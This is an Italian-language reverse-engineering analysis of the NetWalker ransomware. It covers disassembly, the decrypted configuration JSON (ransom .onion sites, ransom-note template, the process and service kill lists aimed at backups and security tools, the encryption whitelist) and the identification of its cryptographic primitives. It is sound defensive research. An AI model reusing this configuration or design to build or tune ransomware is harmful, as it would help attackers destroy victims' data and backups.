000008A0	Dati cifrati																
000008B0																	Dati cifrati
000008C0	Dati cifrati																
000008D0																	Dati cifrati
000008E0	Dati cifrati																
000008F0																	Dati cifrati
00000900	Dati cifrati																
00000910																	Dati cifrati
00000920	Dati cifrati																
00000930																	Dati cifrati
00000940	Dati cifrati																
00000950																	Dati cifrati
00000960	Dati cifrati																
00000970																	Dati cifrati
00000980	Dati cifrati																
00000990																	Dati cifrati
000009A0	Dati cifrati																
000009B0																	Dati cifrati
000009C0	Dati cifrati																
000009D0																	Dati cifrati
000009E0	Dati cifrati																
000009F0																	Dati cifrati
00000A00	Dati cifrati																
00000A10																	Dati cifrati
00000A20	Dati cifrati																
00000A30																	Dati cifrati
00000A40	Dati cifrati																
00000A50																	Dati cifrati
00000A60	Dati cifrati																
00000A70																	Dati cifrati
00000A80	Dati cifrati																
00000A90																	Dati cifrati
00000AA0	Dati cifrati																
00000AB0																	Dati cifrati
00000AC0	Dati cifrati																
00000AD0																	Dati cifrati
00000AE0	Dati cifrati																
00000AF0																	Dati cifrati
00000B00	Dati cifrati																
00000B10																	Dati cifrati
00000B20	Dati cifrati																
00000B30																	Dati cifrati
00000B40	Dati cifrati																
00000B50																	Dati cifrati
00000B60	Dati cifrati																
00000B70																	Dati cifrati
00000B80	Dati cifrati																
00000B90																	Dati cifrati
00000BA0	Dati cifrati																
00000BB0																	Dati cifrati
00000BC0	Dati cifrati																
00000BD0																	Dati cifrati
00000BE0	Dati cifrati																
00000BF0																	Dati cifrati
00000C00	Dati cifrati																
00000C10																	Dati cifrati
00000C20	Dati cifrati																
00000C30																	Dati cifrati
00000C40	Dati cifrati																
00000C50																	Dati cifrati
00000C60	Dati cifrati																
00000C70																	Dati cifrati
00000C80	Dati cifrati																
00000C90																	Dati cifrati
00000CA0	Dati cifrati																
00000CB0																	Dati cifrati
00000CC0	Dati cifrati																
00000CD0																	Dati cifrati
00000CE0	Dati cifrati																
00000CF0																	Dati cifrati
00000D00	Dati cifrati																
00000D10																	Dati cifrati
00000D20	Dati cifrati																
00000D30																	Dati cifrati
00000D40	Dati cifrati																
00000D50																	Dati cifrati
00000D60																	

```

push    ebx
call    getBufferAPI
push    539h
push    7A69h
push    edi
mov     ecx, [eax+140h] ; FindResourceA
call    ecx
mov     ebx, eax
test    ebx, ebx
jz     loc_1000352F
    
```

Il caricamento della risorsa, le usuali chiamate a *LoadResource*, *LockResource* e *SizeOfResource* sono inoltre presenti.



Le decifrazione della configurazione. E' stato possibile identificare RC4 grazie ai blocchi evidenziati a destra. Quale altro cifrario usa tabelle da 256 byte?

La configurazione decifrata è un JSON che contiene, tra le altre, una chiave che si rileverà essere una chiave pubblica X25519.

```

{
  "mpk": "MfPiGc7EOHCyHMHGB05GafqzEAvw8xhjuAB7MLNf53I=",
  "mode": 0,
  "spsz": 15360,
  "thr": 1500,
  "idsz": 6,
  "encname": false,
}
    
```

```
"onion1": "pb36hu4spl6cyjdfhing7h3pw6dhpk32ifemawkujj4gp33ejzdzq3did.onion",
"onion2": "rnfdsgm6wb6j6su5txkek4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion",
"lfile": "{id}-Readme.txt",
"lend": "SGkhDQpZb3VyIGZpbGVzIGFyZSBlbmNyeXB0ZWQuDQpBbGwgZW5jcnlwdGVkIGZpbGVzIGZvc iB0aGlzIGNvbXB1d
"white": {
  "path": [
    "*system volume information",
    "*windows.old",
    "*:\\users\\*\\*temp",
    "*msocache",
    "*:\\winnt",
    "*$windows.~ws",
    "*perflogs",
    "*boot",
    "*:\\windows",
    "*:\\program file*\\vmware",
    "\\*\\users\\*\\*temp",
    "\\*\\winnt",
    "\\*\\windows",
    "*\\program file*\\vmware",
    "*appdata*microsoft",
    "*appdata*packages",
    "*microsoft\\provisioning",
    "*dvd maker",
    "*Internet Explorer",
    "*Mozilla",
    "*Mozilla*",
    "*Old Firefox data",
    "*\\program file*\\windows media*",
    "*\\program file*\\windows portable*",
    "*windows defender",
    "*\\program file*\\windows nt",
    "*\\program file*\\windows photo*",
    "*\\program file*\\windows side*",
    "*\\program file*\\windowspowershell",
    "*\\program file*\\cuass*",
    "*\\program file*\\microsoft games",
    "*\\program file*\\common files\\system",
    "*\\program file*\\common files\\*shared",
    "*\\program file*\\common files\\reference ass*",
    "*\\windows\\cache*",
    "*temporary internet*",
    "*media player",
    "*:\\users\\*\\appdata\\*\\microsoft",
    "\\*\\users\\*\\appdata\\*\\microsoft",
    "*\\Program File*\\Cisco"
  ],

```

```
"file":[
  "ntuser.dat*",
  "iconcache.db",
  "gdipfont*.dat",
  "ntuser.ini",
  "usrclass.dat",
  "usrclass.dat*",
  "boot.ini",
  "bootmgr",
  "bootnxt",
  "desktop.ini",
  "ntuser.dat",
  "autorun.inf",
  "ntldr",
  "thumbs.db",
  "bootsect.bak",
  "bootfont.bin"
],
"ext":[
  "msp",
  "exe",
  "sys",
  "msc",
  "mod",
  "clb",
  "mui",
  "regtrans-ms",
  "theme",
  "hta",
  "shs",
  "nomedia",
  "diagpkg",
  "cab",
  "ics",
  "msstyles",
  "cur",
  "drv",
  "icns",
  "diagcfg",
  "dll",
  "ocx",
  "lnk",
  "ico",
  "idx",
  "ps1",
  "mpa",
  "cpl",
```

```
"icl",
"msu",
"msi",
"nls",
"scr",
"adv",
"386",
"com",
"hlp",
"rom",
"lock",
"386",
"wpx",
"ani",
"prf",
"rtp",
"ldf",
"key",
"diagcab",
"cmd",
"spl",
"deskthemepack",
"bat",
"themepack"
],
"extfree":null
},
"kill":{
  "use":true,
  "prc":[
    "nslsvce.exe",
    "pg*",
    "nservice.exe",
    "cbvscserv*",
    "ntrtscan.exe",
    "cbservi*",
    "hMailServer*",
    "IBM*",
    "bes10*",
    "black*",
    "apach*",
    "bd2*",
    "db*",
    "ba*",
    "be*",
    "QB*",
    "oracle*",
```

```
"wbengine*",
"vee*",
"postg*",
"sage*",
"sap*",
"b1*",
"fdlaunch*",
"msmdsrv*",
"report*",
"msdtssr*",
"coldfus*",
"cfdot*",
"swag*",
"swstrtr*",
"jetty.exe",
"wrsa.exe",
"team*",
"agent*",
"store.exe",
"sql*",
"sqbcoreservice.exe",
"thunderbird.exe",
"ocssd.exe",
"encsvc.exe",
"excel.exe",
"synctime.exe",
"mspub.exe",
"ocautoupds.exe",
"thebat.exe",
"dbeng50.exe",
"*sql*",
"mydesktopservice.exe",
"onenote.exe",
"outlook.exe",
"powerpnt.exe",
"msaccess.exe",
"tbirdconfig.exe",
"wordpad.exe",
"ocomm.exe",
"dbsnmp.exe",
"thebat64.exe",
"winword.exe",
"oracle.exe",
"xfssvccon.exe",
"firefoxconfig.exe",
"visio.exe",
"mydesktopqos.exe",
```

```
"infopath.exe",
"agntsvc.exe"
],
"svc":[
  "Lotus*",
  "veeam*",
  "cbvscserv*",
  "hMailServer",
  "backup*",
  "*backup*",
  "apach*",
  "firebird*",
  "ibmiasrw",
  "IBM Domino*",
  "Simply Accounting Database Connection Manager",
  "IASJet",
  "QB*",
  "*sql*",
  "sql*",
  "QuickBooksDB*",
  "IISADMIN",
  "omsad",
  "dc*32",
  "server Administrator",
  "wbengine",
  "mr2kserv",
  "MSExchange*",
  "ShadowProtectSvc",
  "SP*4",
  "teamviewer",
  "MMS",
  "AcronisAgent",
  "ARSM",
  "AcrSch2Svc",
  "vsnapvss",
  "SPXService",
  "StorageCraft ImageManager",
  "wrsvc",
  "stc_endpt_svc",
  "acrsch2svc*"
],
"svcwait":0,
"task":[
  "reboot",
  "restart",
  "shutdown",
  "logoff",
```

```
        "back"
    ]
},
"net":{
    "use":true,
    "ignore":{
        "use":true,
        "disk":true,
        "share":[
            "ipc$",
            "admin$"
        ]
    }
},
"unlocker":{
    "use":true,
    "ignore":{
        "use":true,
        "pspath":[
            "*:\\windows*",
            "*:\\winnt*",
            "*:\\program file*\\vmwar*",
            "*\\Program File*\\Fortinet",
            "*\\Program File*\\Cisco"
        ],
        "prc":[
            "psexec.exe",
            "system",
            "forti*.exe",
            "fmon.exe",
            "fcaptmon.exe",
            "FCHelper64.exe"
        ]
    }
}
}
```

Riportiamo brevemente il significato di ogni campo. Per la comprensione di questi è necessario procedere con la completa analisi del ransomware: noi li riportiamo qui per riferimento senza indicare il codice dove sono usati.

mpk. Chiave pubblica [X25519](#) con la quale è ottenuto un segreto condiviso (vedi sotto, per il funzionamento di X25519) usato per cifrare la chiave segreta ed ottenere la chiave di cifratura (univoca) di ogni file.

mode. Modalità di cifratura. Sono disponibili tre modi:

1. *Modo 0.* Se il file ha dimensione minore di **spsz**, passa al modo 2, se ha dimensione inferiore a **5 * spsz** passa al modo 1, altrimenti rimani in modo 0.

In questo modo, tre blocchi del file sono cifrati, tutti di dimensione **spsz** e posizionati rispettivamente: all'inizio, a metà e alla fine.

2. *Modo 1.* Un blocco di dimensione **spsz** è cifrato ad inizio file.

3. *Modo 2.* Tutto il file è cifrato.

spsz. Dimensione da cifrare. Non più di una quantità di dati pari a tre volte questa dimensione è cifrata, per ogni file.

thr. Numero di thread worker da creare. NetWalker usa una sistema di task per cifrare i file. Dei thread enumerano i file e altri thread li cifrano. Questo è il numero massimo di thread in totale (esclusi i thread fissi che fanno altro).

idsz. Lunghezza dell'identificativo di ogni vittima. L'identificativo è usato per calcolare l'estensione dei file cifrati e per la decifrazione dei file in automatico nell'infrastruttura dei criminali.

L'identificativo è, la prima parte del CRC32, convertito in hex, della chiave pubblica X25519 associata alla chiave segreta del punto **mpk**. Questo campo indica quanti caratteri della stringa esadecimale prendere.

encname. Se settato a *vero*, i nomi dei file sono a loro volta cifrati. NetWalker appende ad ogni file un payload, cifrato (vedi sotto), che contiene, tra l'altro, il nome originale del file.

onion1, onion2. I due siti, hidden service, per il pagamento del riscatto.

ifile. Template per il nome del file del riscatto. Le entità tra parentesi graffe sono sostituite con appositi valori. In questo caso *{id}* è l'id indicato nel punto **idsz**.

lend. Template, in base64, per il contenuto del file di riscatto. Un estratto è contenuto ad inizio news. Questo file contiene l'entità *{code}* che verrà sostituita con un JSON necessario per il download del decryptor (una volta pagato).

white. Un oggetto che indica quale cartelle (**path**), file (**file** ed **extfree**) o estensioni (**ext**) non cifrare. L'obiettivo è evitare la compromissione della macchina vittima, in modo da permettergli il pagamento.

kill. Se abilitato (**use**), indica quali processi (**prc**), servizi (**svc**) e task di Windows (**task**) terminare. Questi controlli sono fatti in thread appositi, fatti partire dopo un'attesa di **svcwait** secondi.


net. Se abilitato (**use**) indica di enumerare le risorse di rete eventualmente (**ignore.use**) ignorando determinate condivisioni (**ignore.share**) o i dischi di rete (**ignore.disk**).

unlocker. Se abilitato (**use**) indica di tentare di sbloccare un file in uso enumerando tutti gli handle ed i relativi processi, eventualmente (**ignore.use**) tranne quelli il cui file (**ignore.pspath**) o nome (**ignore.prc**), e chiudendo i primi.

La configurazione JSON non è di immediato utilizzo per un programma scritto in C o affini. Questa viene convertita in un formato nativo e salvata in un buffer, rinominato *configBuffer*.

NetWalker utilizza spesso buffer allocati dinamicamente per contenere le sue strutture. Avere la "mappa geografica" di questi buffer è di **fondamentale importanza** per l'analisi del ransomware.

È importante in questo caso l'intuito e l'esperienza dell'analista per individuare le funzioni chiave del parsing. Ad esempio la funzione seguente è facilmente identificata come quella responsabile di fare il parsing della stringa JSON e ritornare una struttura dati apposta.




Analizzando la funzione che abbiamo chiamato parseJSON (mostrata in miniatura) è possibile rendersi conto, per via delle costanti usate, che si tratta di codice per il parsing di JSON.

In linguaggi in cui l'allocazione di memoria è lasciata al programmatore ed i tipi sono statici, un oggetto JSON, una volta parsato, si manipola tramite una serie di funzioni *accessor*.


Ci aspettiamo quindi delle funzioni che, dato l'oggetto del tipo ritornato dalla funzione di prima, possano accedere alle sue proprietà oppure che consentano di ottenerne il valore nativo (nel caso sia una stringa, intero, booleano o array).

Ci aspettiamo inoltre che per ogni tipo JSON ci sia una corrispondente funzione *accessor* e che il risultato sia in formato nativo (quindi stringhe C o array ed interi nativi).

Le nostre aspettative non si dimostrano sbagliate e possiamo identificare e rinominare facilmente le funzioni usate.



La creazione ed il primo popolamento del buffer di configurazione *configBuffer*. Inoltre una delle funzioni accessor usate per manipolare JSON.



Un esempio di accesso al valore di un campo JSON, come ci aspettavamo esiste l'apposita funzione. Una analoga esiste per gli altri tipi JSON.

Rinominate le funzioni, risulta facile creare una mappa del *configBuffer*.

Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its description.

All values are native. The arrays hold native data too.

00: JSON object
04: ptr to mpk (decoded from base64)
08: CRC32(mpk)
0c: mode
10: spsz
14: spsz * 5
18: thr
1c: idsz
20: encname
24: ptr to lfile
28: ptr to onion1
2c: ptr to onion2
30: ptr to lend (decoded from base64)
34: ptr to array white.path
38: # array white.path
3c: ptr to array white.file
40: # array white.file
44: ptr to array white.ext
48: # array white.ext
4c: ptr to array white.extfree
50: # array white.extfree
54: kill.use
58: kill.svcwait
5c: ptr to array kill.prc
60: # array kill.prc
64: ptr to array kill.svc
68: # array kill.svc
6c: ptr to array kill.task
70: # array kill.task
74: net.use
78: net.ignore.use
7c: net.ignore.disk
80: ptr array net.ignore.share
84: # array net.ignore.share
88: unlocker.use
8c: unlocker.ignore.use
90: ptr array unlocker.ignore.pspath
94: # array unlocker.ignore.pspath
98: ptr array unlocker.ignore.prc
9c: # array unlocker.ignore.prc

Generazione delle chiavi e preparazione alla cifratura

Questa è la parte più complessa da analizzare, poichè l'implementazione delle primitive crittografiche è molto ottimizzata ed il loro riconoscimento richiede un'ottima conoscenza dei loro principi di implementazione non solo teorici ma anche pratici (tipo le implementazioni branchless usate per evitare attacchi side-channel).


NetWalker utilizza il classico doppio schema a crittografia simmetrica (autenticata) ed asimmetrica.

La cifratura simmetrica impiega [ChaCha8](#) per la confidenzialità (ovvero per cifrare) ed [HMAC-SHA256](#) per l'integrità (ovvero per evitare la manipolazione del payload).

La chiave segreta usata nella cifratura simmetrica è generata tramite [Diffie-Hellman](#), in particolare tramite una forma di [IES](#) che impiega [X25519](#) (conosciuto anche come Curve25519).

La chiave è generata come segreto condiviso a partire dalla chiave pubblica dei criminali (**mpk**) e da una seconda chiave segreta effimera (vedi dettagli sotto).

Le primitive e la loro identificazione nel codice.

 Questa parte è particolarmente densa e rivolta a chi è interessato alle evidenze per la verifica delle primitive usate.

La primitiva più semplice da identificare è SHA256, per via delle costanti usate per l'inizializzazione.

```
sha256_init proc near
arg_0= dword ptr 4
mov     eax, [esp+arg_0]
mov     dword ptr [eax+40h], 0
mov     dword ptr [eax+48h], 0
mov     dword ptr [eax+4Ch], 0
mov     dword ptr [eax+50h], 6A09E667h
mov     dword ptr [eax+54h], 0BB67AE85h
mov     dword ptr [eax+58h], 3C6EF372h
mov     dword ptr [eax+5Ch], 0A54FF53Ah
mov     dword ptr [eax+60h], 510E527Fh
mov     dword ptr [eax+64h], 9B05688Ch
mov     dword ptr [eax+68h], 1F83D9ABh
mov     dword ptr [eax+6Ch], 5BE0CD19h
retn
sha256_init endp
```

L'inizializzazione dello stato SHA256

SHA256 è usata in due contesti: il primo è nell'HMAC-SHA256 (a cui da il nome) e l'altro per la generazione dell'IV per chacha.

In quest'ultimo contesto il valore ottenuto è leggermente modificato, come vedremo.


```
push 100h
push esi ; salsaK (shared)
push ebx
call salsa20_setKey
push edi ; salsaIV (SHA256p1(shared))
push ebx
call salsa20_setIV
push 70h
call halloc
mov edi, eax ; SHA256 ctx
add esp, 18h
test edi, edi
jz loc_10004F6B

push esi ; salsaK (shared)
push edi ; sha256_ctx
call hmac_internal ; H(K[0..31] xor ipad)
add esp, 8
test eax, eax
jz short loc_10004F62

push ebp ; size = 32
push [esp+18h+dataEnc] ; data
push edi
call sha256_update ; H( (K xor ipad) | m )
push ebp
call halloc
add esp, 10h
mov [esp+14h+salsaK]. eax : salsa cruoted data
```

Un frammento del codice per la cifratura autenticata simmetrica. Si vedono le funzioni per il calcolo dell'HMAC e per la cifratura.

Nel codice sopra si possono indentificare le funzioni ChaCha, che inizialmente avevamo incorrettamente indentificato come salsa20.

Queste si riconoscono per via di come è inizializzato lo stato.

```
push    ebx
mov     ebx, [esp+4+arg_0]
push    esi
mov     esi, [esp+8+arg_4]
push    edi
mov     edi, offset aExpand16ByteK ; "expand 16-byte k"
movzx   ecx, byte ptr [esi+3]
lea     edx, [esi+10h]
shl     ecx, 8
movzx   eax, byte ptr [esi+2]
or      ecx, eax
movzx   eax, byte ptr [esi+1]
shl     ecx, 8
or      ecx, eax
movzx   eax, byte ptr [esi]
shl     ecx, 8
or      ecx, eax
mov     [ebx+10h], ecx
movzx   ecx, byte ptr [esi+7]
movzx   eax, byte ptr [esi+6]
shl     ecx, 8
```

